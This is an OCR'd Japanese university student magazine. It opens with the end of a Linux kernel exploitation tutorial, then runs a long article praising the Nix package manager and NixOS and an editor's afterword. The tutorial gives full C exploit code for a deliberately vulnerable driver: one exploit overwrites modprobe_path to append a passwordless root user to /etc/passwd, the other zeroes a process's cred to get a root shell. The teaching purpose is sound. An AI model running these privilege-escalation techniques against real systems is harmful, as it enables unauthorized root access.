この機能は、kernel 内の `modprobe_path`に記述されているバイナリを特権で起動することで実装されている。当然、特権であるから、この `modprobe_path`を書き換えることで、`/etc/passwd`に不正なユーザーを追加し特権を得ることができる。次に exploit コードを示すが、ぜひ自力で書いてみてほしい。

```
1  #define CMD_AAR 0x1000
2  #define CMD_AAW 0x1001
3  #define CMD_EXEC 0x1002
4
5  #define BACKDOOR_CMD "/tmp/backdoor"
6  #define XD_CMD "/tmp/xd"
7  #define BACKDOOR_TEXT "#!/bin/sh\necho␣pwn::0:0:root:/root:/
       bin/sh>>/etc/passwd"
8  #define MODPROBE_ADDR 0xffffffff827c2860
9
10 struct cmd {
11   void *from;
12   void *to;
13   u64 sz;
14 };
15
16 int main(int argc, char *argv[]) {
17   int fd = SYSCHK(open(DEV_PATH, O_RDWR));
18   struct cmd c = {.from=BACKDOOR_CMD, .to=MODPROBE_ADDR, .sz=
         strlen(BACKDOOR_CMD)+1};
```

[*2]kaslr bypass は real-world の exploit では必須のステップであるが、今回は簡単のため省略している

```
19    SYSCHK(ioctl(fd, CMD_AAW, &c));
20
21    int xd = SYSCHK(open(XD_CMD, O_RDWR|O_CREAT, 0775));
22    int bd = SYSCHK(open(BACKDOOR_CMD, O_RDWR|O_CREAT, 0775));
23    SYSCHK(write(xd, "\xdd\xdd", 2));
24    SYSCHK(write(bd, BACKDOOR_TEXT, sizeof(BACKDOOR_TEXT)));
25    SYSCHK(close(xd));
26    SYSCHK(close(bd));
27    system(XD_CMD);
28    system("su␣-␣pwn");
29    return 0;
30  }
```

4.2 task_struct の書き換え

前述の通り、すべてのプロセスは struct task_structで表現され、UID は cred メンバが保持している。cred メンバを書き換えることで、プロセスの権限を昇格させて、特権のシェルを取得してみよう。

task_struct

process は動的に生成される。当然、process1 つ 1 つに対応する task_structは、ヒープから確保される (kernel では SLUB アロケータという仕組みでヒープが実装されているのでぜひ調べてみてほしい)。

次に exploit コードを示す。

```
1   char MAGIC_NAME[] = "SUPERUNIQUE_ID";
2
3   int main(int argc, char *argv[]) {
4     char *addr = 0;
5     struct cmd c = {0};
6     char *buffer = malloc(BUFFER_SZ);
7     int fd = SYSCHK(open(DEV_PATH, O_RDWR));
8     prctl(PR_SET_NAME, MAGIC_NAME, NULL, NULL, NULL);
9     char last_letter = MAGIC_NAME[13];
10    MAGIC_NAME[13] = '\0';
11
12    c.to = buffer;
13    c.sz = BUFFER_SZ;
```

```
14    for (unsigned long ptr = 0xffff888004000000;; ptr +=
          BUFFER_SZ) {
15      c.from = (void*)ptr;
16      SYSCHK(ioctl(fd, CMD_AAR, &c));
17      if ((addr = memmem(buffer, BUFFER_SZ, MAGIC_NAME, strlen(
            MAGIC_NAME))) && *(addr+13) == last_letter) {
18        void *tmp_ptr;
19        c = (struct cmd){.from = ptr + (char*) addr - buffer - 0
              x18, .to = &tmp_ptr, .sz=8};
20        SYSCHK(ioctl(fd, CMD_AAR, &c));
21        memset(buffer, '\0', 0x60);
22        c = (struct cmd){.from = buffer, .to = tmp_ptr, .sz=0x60
              };
23        SYSCHK(ioctl(fd, CMD_AAW, &c));
24        goto win;
25      }
26    }
27
28  win:
29    puts("[*] dropping shell");
30    system("sh");
31    return 0;
32  }
```

5 おわりに

紙面と時間の都合[*3]により、駆け足で雑な解説になってしまったが、日本語で kernel exploit を解説している素晴らしい記事が存在するので興味を持った人はぜひ kernel exploit に入門してほしい。

- https://p3land.smallkirby.com/kernel/
- https://pawnyable.cafe/linux-kernel/

[*3]締切 1 日前に執筆を始めたので 100% 時間の都合である

至高のパッケージマネージャ、Nix のすすめ

文　編集部　CentRa, Myxogastria0808, whatacotton

1　はじめに

執筆者*: CentRa*

Nix というパッケージマネージャをご存知でしょうか。Nix は、私の知りうる限りでは最高のパッケージマネージャです。聞いたこともなく、最近現れたものかと思われる方もいるかもしれません[*1] が、初版は 2003 年にリリースされており、十分に成熟した技術といえます。この記事では、Nix と NixOS の素晴らしい世界に飛び込むために必要な知識と tips、技術の嬉しさについて多様な視点でかいたつもりです。この記事をお読みいただいているあなたも、ぜひ Nix を使って未来のコンピューティングの「理想」である「再現性」「宣言的な記述」「信頼性」を自分の開発環境で実現させてみて下さい。

執筆者*: Myxogastria0808*

WORD 編集部の Myxogastria0808 です。私自身、NixOS のユーザー歴は 1 年も満たない新参者ですが、NixOS に魅了され、日々勉強しています。この記事では、NixOS の魅力を私なりに伝えることができればと思います。尚、この記事を執筆するにあたってできるだけ正確な情報を書くように努めておりますが、Nix ユーザー歴が浅いため、誤った情報が含まれている可能性があります。その点をご了承いただければ幸いです。さて、自己紹介はこの辺にして、Nix および NixOS の魅力を紹介していきます。

執筆者*: whatacotton*

こんにちは whatacotton です！

Arch Linux を今まで使っていたのですが、Myxogastria0808 くんに教えてもらって最近 Nix に移行してみました。まだまだ教えてもらいながら使っているのですが感想を書いてみます。

[*1] 前号の間瀬 BB の記事「Linux デスクトップ元年であるところの 2024 年」の締めには、「やはり自分でやはりオレの考えた最強のパッケージマネージャを作るしかないのか…?」のように書いてありましたが、そのようなことは全くありません。Nix に「理想」と「答え」があります。

図 1　NixOS のロゴ、関数型言語ということでラムダを組み合わせたロゴとなっている

2　Nix とは？

執筆者: *CentRa*

2.1　パッケージマネージャ

Nix は、**純粋関数型**パッケージマネージャです。まずは、パッケージマネージャについておさらいしておきましょう。パッケージマネージャとは、コンピュータのソフトウェアを「パッケージ」という単位で管理し、ユーザが簡単にソフトウェアをインストールしたり、新しいバージョンに更新したり、あるいは削除したりできるようにするためのツールです。パッケージマネージャを使わない場合、ユーザは手動でソフトウェアをダウンロードし、適切な場所に配置し、設定を行う必要があります。パッケージマネージャにより、これらを自動で行うことができます。

避けられぬ宿命、依存関係地獄

パッケージマネージャには、依存関係という概念があります。「あるパッケージ A を導入するためには、パッケージ B のバージョン 1.0 がインストールされていなければならない」というようなものです。このような明瞭で簡潔な関係ならよいのですが、このような場合はどうでしょうか。「あるパッケージ A を導入するためには、パッケージ B のバージョン 1.0 が必要であるが、パッケージ C を導入するためにはパッケージ B のバージョン 2.0 が必要である」このような場合には、ほとんどの従来型のパッケージマネージャのユーザは破滅することとなります。大抵の場合、大規模なソフトウェアは大量の依存を抱えており、複雑になりすぎた依存関係を既存のパッケージマネージャで管理することは困難です。これにより、「パッケージを更新したら環境が壊れた」ということが発生します。何千ものパッケージに依存されるパッケージの気持ちにもなってもらいたいものです[*2]。

[*2] glibc くんの気持ちになっていただきたいところ

再現性の問題

ユーザーの実行環境は常に変更され得ます。ビルド環境も同じです。例えば、適当に環境変数を変数したり、グローバルな環境に pip などでグローバルにパッケージを導入するなど[*3] して、破滅した経験のある方も少なくないと思います。また、思わぬパッケージが入っていないことによりソフトウェアのインストールに失敗することもあるでしょう[*4]。これらにより、同じバージョンであっても挙動の違うパッケージができることがあります。同じコマンドを打ってビルドしているにもかかわらず、昨日は動いたものが今日は動かないということになると大変困ります[*5][*6]。これでは夜しか眠れませんが、既存の（プログラミング言語・OS 問わず）パッケージマネージャでこの問題を解決するのは困難です。

コンテナ

コンテナによってこれらの問題を解決するという発想があります。しかし、これも多くの問題を抱えています。Flatpak はアプリケーションの実行環境としては優秀ですが、ビルドの問題を解決するには至っていません。Docker のようなソフトウェアは様々な環境構築に使うことができますが、内部で使われるのは apt などの再現性のないパッケージマネージャである上に、多数インストールされるソフトウェアに対して全てにコンテナを立てていたらストレージも CPU も足りません。そこで満を持して登場するのが Nix です。

2.2 Nix の良さ

Nix の良さは、再現可能性、宣言的な記述、信頼性であるというふうに公式サイト[*7] に記載があります。それぞれについて見ていきます。

再現可能性

■純粋関数的なビルド　はじめに述べたように Nix は、**純粋関数型**パッケージマネージャと説明されます。純粋関数というのは、入力に対して出力が一意に定まるようなものです。例で考えてみましょう。入力に対して 1 を足して返すような関数は純粋関数と言うことができます。あなたがその関数に 1 を入力したとき、世界が破滅しようともその関数が返すのは 2 です。しかし、例えば入力に対してサイコロの目で出た数字を足すような関数はどうでしょうか。あなたが 1 を入力したとき、帰ってくるのは 2 かもしれませんし、3 かもしれません。このような関数は純粋関数ではありません。Nix はこの概念をソフトウェアのビルドに導入します。あなたが入力するのはソースコードやオプションなど。出力されるのはビルドの成果物です。いかなるマシンでビルドしようとも、あなたが地下労働場に居ても富士山の頂上に居ても、入力が同じであればビルドされるのは**全く同じ**ソフトウェアです。

[*3] すでに非推奨の挙動です。やめましょう
[*4] これを暗黙的依存と呼びます。
[*5] CUDA くん、君のことですよ
[*6] Buildroot くん、君のこと（以下略
[*7] https://nixos.org

■パッケージ管理　パッケージ管理においても Nix は既存のパッケージマネージャの問題を解決します。Nix において、パッケージはストアという場所に分離されて保管されます。Nix においてバージョンは人間が読みやすいという程度の意味しかなく、入力から計算されたハッシュがバージョンの役割を果たします。ビルドオプションが 1bit でも違うソフトウェアは別のバージョンとして管理されるということです。Nix においては、複数のバージョンのソフトウェアを同じ環境にインストールすることができます。そして、それぞれのソフトウェアは他のソフトウェアに干渉しないことが保証されています。ビルド時・実行時のいずれの依存関係も Nix ストア上の（完全にハッシュ単位で指定された）パッケージを指すようになっています。

これらの特徴により、Nix のパッケージは一つのマシンで動いたならば、他のマシンでも動くことが保証されます。これで夜以外もぐっすり眠ることができますね。[*8]

宣言的な記述

「宣言的」というのは、プログラミング言語の一つのパラダイムと言われています。そこまで難しく考える必要はありません。ここでの「宣言的」というのは、「**何をするか**」ではなく「それによる**結果**」を記述するということです。例えば、パッケージ A が導入されていてほしい場合、「パッケージ A をインストールせよ」ではなく「パッケージ A が導入された環境をくれ」と記述します。これにより、ユーザは本当に必要なことに脳内のリソースを割くことができるようになります。

信頼性

前述した特徴のおかげで、Nix を使用したシステムは信頼することができます。

3　NixOS とは？

執筆者*: CentRa*

これまで述べてきたように、Nix はパッケージマネージャとしてとても優秀です。その Nix を、システム全体に適用できるようにした Linux ディストリビューションが、NixOS です。

NixOS においては、いかなるシステムの設定であっても Nix で記述することができます。例えば：

- どのようなパッケージをインストールするか
- どのようなサービスを動作させるか
  - そのサービスの設定も！
- ネットワークの設定
- GUI の設定

[*8]なお、寝るのは夜のほうが良いと筆者は考えています。

  - グラフィカルシェル全体の設定でさえも！
- あらゆる環境変数
- ユーザの設定

これにより、NixOS を使っていれば新しいパソコンへの移行作業もほとんどなんの作業も伴わずにできるようになります。ほとんどの場合、一連の流れは以下のようになります。

- 新しいパソコンを購入する
- NixOS をインストールする
- NixOS の設定を持ってきて導入する（なんとコマンド一発！）
- 個人ファイルを移動する

これだけです。また、NixOS の設定ファイルは Git などとも相性が大変良いので、GitHub などのサービスに上げてしまうこともできます。そうすれば、仮に PC が壊れたりしても構築した環境はそのまま新しい PC に導入できます。

NixOS では、一連の設定に基づいて OS を構成したときの成果物を Generation という単位で管理します。ユーザは起動するときに任意の Generation を選ぶことができるので、万が一あなたが誤った設定に基づいて NixOS をビルドしてしまったとしても、ロールバックするのは簡単です。また、**起動後に**更新を適用したり、ロールバックすることもできます。

そうはいっても、パッケージが足りないんじゃないかと思われる方もいるかもしれません。ご安心下さい。NixOS で使われる Nixpkgs という NixOS の公式レポジトリに登録されているパッケージの数はなんと 12 万に迫っています。これは主要なあらゆるパッケージマネージャ（Arch User Repository でさえも！）を遥かに凌駕する量です。これでパッケージ不足に悩む人は、もはや Ubuntu など使っていられないでしょう。しかも、この圧倒的な量のパッケージを一切壊れたり依存地獄に悩まされることなく使用可能なのです[*9]。

4　様々な Nix のモジュール、その活用法

執筆者: *CentRa*

Nix は NixOS に限らずとも、様々なモジュールが公開されており、それぞれに合った用途で活用することができます。

4.1　home-manager

ユーザの環境についても Nix で管理することができるようになるのが **home-manager** です。以下のようなものを管理できるようになります。

- シェルの設定
- エディタの設定

[*9] AUR くん、君の（以下略




図 2　NixOS と主要なパッケージマネージャのパッケージ数を比較したグラフ。上位を Nixpkgs が占領しており圧倒的なパッケージ数がうかがえる。

- Firefox の設定
  - プラグインも Nix で導入可能！
- Git の設定

これを使えば、もはや新しい PC を導入するたびに大量の設定ファイルをコピーしたり、自分で書いた可読性の低いシェルスクリプトとにらめっこして環境を構築する必要はなくなります。しかも Ubuntu のような他の Linux ディストリビューションや macOS（！？！？！？）にも対応しているので、様々な事情により致し方なく NixOS でない環境を使うときにもユーザ環境を速やかに自分好みにすることができます。

NixVim

Vim ユーザの方向けに、**NixVim** という Neovim 専用のモジュールがあります。複雑になりがちな Neovim の設定ファイルを一元管理し、また当然ながら再現性も完璧です。そして、大抵の場合同じ機能を標準の設定ファイルを用いて書く場合よりも遥かに短い行数を書くだけですみます。

```
{
  programs.nixvim = {
    enable = true;

    colorschemes.catppuccin.enable = true;
    plugins.lualine.enable = true;
  };
}
```

このように記述するだけで、catppuccin テーマと lualine が有効化された Neovim がインストールされ、即座に使用可能となります。

4.2 nix-shell

プロジェクトによって必要なファイルや環境変数、パッケージはそれぞれ違います。あるソフトウェアのビルドには Python3.11[*10] が必要だが、他方であるソフトウェアには Python3.12 が必要など…… Nix のビルドシステムを用いてビルドしているソフトウェアであれば、同じフォルダで `nix-build`コマンドの代わりに `nix-shell`コマンドを使用すると、ビルド時に必要なパッケージがすべて入った状態のシェルが立ち上がります。その環境から抜ければ、安全に（もとの環境の残骸が残ることなく）もとの設定に戻ることができます。また、現在ビルドに Nix を使っていない場合でも nix-shell は有用です。そのような使い方はあとで「NixOS で仮想開発環境を構築する」という章で詳しく見ますが、僅かな量の記述でそのプロジェクト専用の便利な開発環境を立ち上げることができます。nix-shell には他の便利な使い方もあります。Nixpkgs のなかのパッケージを一時的にお試しで使ってみたい場合、`nix-shell -p` **パッケージ名**としてみて下さい。そうすると、一時的にそのパッケージが使えるシェルに入ることができます。もちろん、その環境から `exit`として抜ければ、安全にもとのシェルに戻ってきます。nix を用いた仮想開発環境には、nix-shell のほかに devenv というものもあります。Nix を用いて仮想開発環境を作れるところは同じですが、pip や poetry、cargo のパッケージとの親和性がより高くなっていたりとこれにも面白い点があります。

4.3 system-manager

NixOS の「システムの設定さえも Nix で記述したい」というコンセプトと既存のディストリビューションの豊富な情報を利用したいというわがままな要望を一挙に叶えるのが **system-manager** です。現在は公式には Ubuntu に対応しています。これを用いることで Ubuntu などのディストリビューションにおいても `/etc`配下の設定ファイルなどを Nix に移管することができます。現在はまだ汎用性という面では足りていませんが、「NixOS に移行する前に、とっつきやすい home-manager を利用して dotfiles などの設定をして、その後まずは system-manager で設定の管理にチャレンジする」とか、「業務上どうしても Ubuntu などのディストリビューションを使わなければならないときでも設定ファイルを Nix に管理させたい/NixOS と共通化させたい」とかのような使い道はあるかもしれません。今後に期待できるモジュールです。

[*10] Buildroot くん……

5　理解しておきたい Nix における概念

執筆者: *CentRa*

ちょっと高度ですが、理解しておくと Nix を利用するのに役立つ知識をお届けします。

5.1　Nix 言語

Nix において、すべてを構成することになる純粋関数型プログラミング言語です。といっても、Nix 言語は汎用的なプログラミング言語ではなく、DSL（ドメイン固有言語）と呼ばれる Nix の管理のみに使われる言語です。

Nix 言語の作法

Nix 言語の習得を簡単にするいくつかの気をつけるべき作法について説明します。

1. パスという型がある
   - `./hello.txt`はそれの書かれた Nix 言語のファイルからの相対パスとなります。
2. 配列はスペースで区切る
   - `["welcome" "to" "Nix!"]`のように
3. 式の最後にはセミコロンを忘れずに
   - `x = 1;`
4. 1 ファイル 1 関数の原則
   - **入力**: **出力**という形式で関数を 1 ファイルにつき 1 つ作る
   - 複数入力したいときは `{`**入力**`1, `**入力**`2}`: **出力**のようにする
5. 変数は let-in 構文を使って宣言
   - ```
     入力: let
         変数宣言
     in {
         宣言された変数を使って何かをする
     }
     ```
   - のようなことが可能。
6. 他のファイルは import を用いて読み込む
   - 関数も一つのデータ型である。
   - ```
     f = import ./function.nix;
     ```
   - のようにすると、f を関数として使うことが可能。

これらのことから、例えば `1+2`がファイルの中で計算したくなったときには、`args: args.a + args.b` のような関数を `add.nix`として、他のファイルから

```
let
    add = import ./add.nix;
    res = add {a = 1; b = 2};
in {
    res = res;
}
```

のように関数を利用して計算することができる。このとき、res には 3 が入っているので、（このファイルもまた関数であるから）この結果をまた他のファイルから利用したりすることができる。これが Nix 言語の基礎である。

5.2 Nix ストア

Nix にはストアという概念があります。Nix によりパッケージがインストールされたときの実際のパスは以下のようになっています。

```
/nix/store/00v6jl3a2415w8k5zajh2w86y231207m-hello-world-1.0
```

`/nix/store`は Nix のストアのパスです。Nix の環境では、あらゆるインストールされたパッケージの実体は `/nix/store`に入ることとなります。また、`00v6jl3a2415w8k5zajh2w86y231207m`というのはハッシュ値です。入力が一ビットでも違えばこのハッシュ値は異なるものになります。その後の `hello-world-1.0`というのはパッケージの実際の名前です。ユーザはこの名前を指定してパッケージをインストールすることとなります。また、各パッケージは自分の中のディレクトリ（この場合は `/nix/store/00v6jl3a2415w8k5zajh2w86y231207m-hello-world-1.0`）の中のファイルだけで構成されます。もし依存があるときは依存すべきバージョンのパッケージのハッシュ値を Nix が計算して厳密にそのファイルを読みに行きます。これにより、違うバージョンの同じソフトウェアを独立してインストールし、それぞれに違うパッケージを依存させることができるので依存関係地獄は原理的に起こらないのです。また、この厳密性によって特定のパッケージが必要とされているか否かがすぐにわかるので、ガベージコレクションと呼ばれる操作により自動でストレージの空き容量を開けることが可能になります。

Substituter

Nix のストアには複数の種類があります。

- ローカルストア
- SSH ストア
- バイナリキャッシュストア 前号の記事で間瀬 BB が言っていたように、すべてのパッケージをビルドしているとあまりにも時間がかかりすぎて問題になることがあります。そこで、Substituter（代替）という概念があります。ビルドを行ったうえでローカルストアに格納する代わりに、全く同じビルドとなることをハッシュ値によ

り計算したうえで SSH 先やバイナリキャッシュを提供するサーバからダウンロードすることができます。こうすることで、既存のディストリビューションのパッケージマネージャと遜色ない速さを実現することができます。もちろん、ハッシュ値が違えば手元でビルドされますから、柔軟に設定を変更したい場合にももちろん対応できます。

5.3 Derivation

さて、先程まで「ハッシュ値」と「入力」という言葉を頻繁に使ってきましたが、これは実際には何から計算されるのでしょうか。それを説明するのが、Derivation です。Derivation というのは、非常に厳密なビルドの手順書（Makefile のような）です。この手順書が一ビットでも違えば、違うバージョンのパッケージとしてビルドされることになります。これ自身も Nix 言語で記述されますが、人間がこれを書くことはあまりありません。実際には、Nix 式と呼ばれるより人類に書きやすい表現からこの Derivation は自動的に生成されます。具体的には、Nix におけるビルドはこのような流れとなります。

1. Nix 式を評価し、Derivation にする
2. この Derivation を、更に Store Derivation にする
3. Store Derivation からパッケージをビルドするいい感じに諸々がオフチョベットしたテフ[*11] をマブガッドしてリットになったと思いますが、おそらくここを正確に理解して運用することは「Nix 自体の開発に参画する」[*12] とかでない限り必要ないと思います。

5.4 Flake

Nix を利用した設定が巨大化していくと、他人の成果物をより良い形で利用したいと思うようになることがあると思います。それに対するアプローチが、Flake です。Flake により、Nix による成果物を使って、新たな成果物を作ることが容易になります。Git をうまく利用（すべての Nix や、それに使うファイルを Git で管理させ、Git の管理下にない場合にはアクセスできない）することにより、Nix 言語で表された成果物ですら信頼できるものにしようという試みです。Flake の考え方は簡単で、`inputs`と `outputs`があるのみです。`inputs`には使いたい Nix の成果物を含んだ Git リポジトリやローカルのディレクトリなどを記述します。`outputs`には、様々な設定を書くことができます。例えば、Nix によるビルドされたパッケージや、そのパッケージを開発するときのためのシェルの設定などを書いておくこともできます。また、先述した NixOS の設定や home-manager なども `outputs`の欄に適切に記述すれば Flake を使って管理することができます。

[*11] TeX のことではないかもしれない
[*12] 大歓迎だけどね！！！！！

6　私の dotfiles はこれだ！

執筆者: *Myxogastria0808*

Myxogastria0808 の dotfiles は以下のリポジトリにあります。完成はしていませんが、まともに使えるレベルにはなっていると思います。自由に fork していただいて、ご自身の環境に合わせてカスタマイズしていただければと思います。色々試している最中なので、README の内容の更新が追いついていない可能性がありますが、その点ご注意ください。

Myxogastria0808 の dotfiles: `https://github.com/Myxogastria0808/dotfiles`
以下、私の NixOS の環境のスクリーンショットです。




図 3　Myxogastria0808 の NixOS の環境のスクリーンショット

7　NixOS で仮想開発環境を構築する

執筆者: *Myxogastria0808*

NixOS で仮想開発環境を構築する方法はいくつかありますが、この記事では `nix-shell` による仮想開発環境の構築方法を紹介します。まず、適当にプロジェクトを作成し、そのプロジェクトのディレクトリに `shell.nix`か `default.nix`を作成します。そして、そのプロジェクトで用いるプログラミング言語に合わせて Nix 言語で `shell.nix`か `default.nix`に記述します。最後に、`shell.nix`か `default.nix`があるディレクトリで `nix-shell` を実行することで、再現可能な仮想開発環境が構築されます。以下に、`Rust`、`Python`、`JavaScript`, `TypsScript`、`R`をそれぞれ使うプロジェクトでの `shell.nix`の例を示します。足りない package があれば、適宜追加してください。

Rust

```
let
  moz_overlay = import (
    builtins.fetchTarball "https://github.com/mozilla/nixpkgs-mozilla/archive/master.tar.gz"
  );
  pkgs =
    import
      (builtins.fetchTarball "https://github.com/NixOS/nixpkgs/archive/5de1564aed415bf9d0f281461babc2d101dd49ff.tar.gz")
      {
        overlays = [ moz_overlay ];
      };
in
pkgs.mkShell {
  buildInputs = with pkgs; [
    pkg-config
    openssl

    # If you have ./rust-toolchain.toml file, Use below:
    (rustChannelOf {
      rustToolchain = ./rust-toolchain.toml;
    }).rust

    (rustChannelOf {
      version = "1.81.0";
      channel = "stable";
    }).rust
  ];
  RUST_SRC_PATH = "${pkgs.rust.packages.stable.rustPlatform.rustLibSrc}";
}
```

Python

以下の shell.nixは numpyを使うプロジェクトの例です。使いたいライブラリに合わせて適宜変更してください。package を追加する場合は、ps.numpyの行を改行して、ps.**追加**

したいlibraryのように追加してください。確認はできていませんが、nix package 化されているライブラリであれば、ps.**ライブラリ名**で追加できると思います。

```
{
  pkgs ? import (fetchTarball "https://github.com/NixOS/
      nixpkgs/tarball/nixos-24.05") { },
}:

pkgs.mkShellNoCC {
  packages = with pkgs; [
    (python3.withPackages (ps: [
      ps.numpy
    ]))
  ];
}
```

JavaScript, TypeScript

JavaScript では確認できていませんが、問題なく動作すると思われる shell.nixの例を示します。pnpmというパッケージマネージャを使う場合、現状は正常に利用できることを確認しています。

```
{
  pkgs ? import (fetchTarball "https://github.com/NixOS/
      nixpkgs/tarball/nixos-24.05") { },
}:

pkgs.mkShell {
  buildInputs = with pkgs; [
    nodejs
    corepack
  ];
}
```

R

以下の shell.nixは ggplot2、ggsci、shinyを使うプロジェクトの例です。使いたいライブラリに合わせて適宜変更してください。package を追加する場合は、ggplot2の行を改行して、**追加したい**packageのように追加してください。確認はできていませんが、nix package 化されている package であれば、**ライブラリ名**で追加できると思います。

```
let
  pkgs = import (fetchTarball "https://github.com/NixOS/
      nixpkgs/archive/658e7223191d2598641d50ee4e898126768fe847.
      tar.gz") {};

  rpkgs = builtins.attrValues {
    inherit (pkgs.rPackages)
      ggplot2
      ggsci
      languageserver
      shiny;
  };
  system_packages = builtins.attrValues {
    inherit (pkgs)
      glibcLocales
      nix
      R;
  };
in

pkgs.mkShell {
  LOCALE_ARCHIVE = if pkgs.system == "x86_64-linux" then "${
      pkgs.glibcLocales}/lib/locale/locale-archive" else "";
  LANG = "en_US.UTF-8";
   LC_ALL = "en_US.UTF-8";
   LC_TIME = "en_US.UTF-8";
   LC_MONETARY = "en_US.UTF-8";
   LC_PAPER = "en_US.UTF-8";
   LC_MEASUREMENT = "en_US.UTF-8";
  buildInputs = [  rpkgs  system_packages   ];
}
```

8　nixpkgs や NixOS options などを検索するときに使うサイト

執筆者: *Myxogastria0808*

nix package の検索　`https://search.nixos.org/packages`
NixOS options の検索　`https://search.nixos.org/options?`
home-manager options の検索　`https://home-manager-options.extranix.com/`

9　config が`.nix`に統一されるうれしさ

執筆者: *whatacotton*

nix の環境を整備すると、`.conf`や `.yml`、`.toml`などから `.nix`に書き換えることになります。それぞれのコンフィグが統一されるため気持ちよくコンフィグを管理することができます。

10　パッケージ管理が優秀

執筆者: *whatacotton*

また、自分がその PC に入れたパッケージを管理できるところも嬉しいところです。Arch Linux では、よくも悪くも好きなパッケージをボンボン入れていたので捕捉できなくて環境を壊したこともありましたが、Nix に移行した今、そのようなことがないためとても嬉しいです。

11　難点

執筆者: *whatacotton*

リンクファイルが動かないため、`nix-ld`というものを勉強しないといけないのですが、あまり手をつけられておらず実行できないバイナリが多いのが今の課題です。

12　おわりに

Nix の世界の魅力の一端すら紹介できていないような気もしますが、記事が異常な長さとなってしまうのでここで一旦やめとします。ぜひご自分で使ってみて下さい。お読みいただきありがとうございました。

さあ、今すぐ Nix の世界に飛び込んでみましょう！

編集後記

文　編集部　WORD 編集長 北野尚樹

早いものでもう 2024 年も年末です。一気に冷え込み、学内がカラフルになっていました（図 1）。

図 1　木々がカラフルになっていた松美池

今号はたくさんの記事が寄せられ大変面白く読めると自負しております。ページ数は久しぶりに 3 桁に突入し、印刷製本が大変なことになりそうです。記事の内容も様々で、「情報科学からカレーの作り方まで」といういつもの WORD になっています。

自分が編集長を務めるのは今号で最後となります。ありがとうございました。

情報科学類誌

WORD

From College of Information Science

プロポーズされたらWORD号

発行者　情報科学類長

編集長　北野尚樹

制作・編集　筑波大学情報学群
情報科学類WORD編集部
（第三エリアC棟212号室）

2024年11月19日　初版第1刷発行　（256部）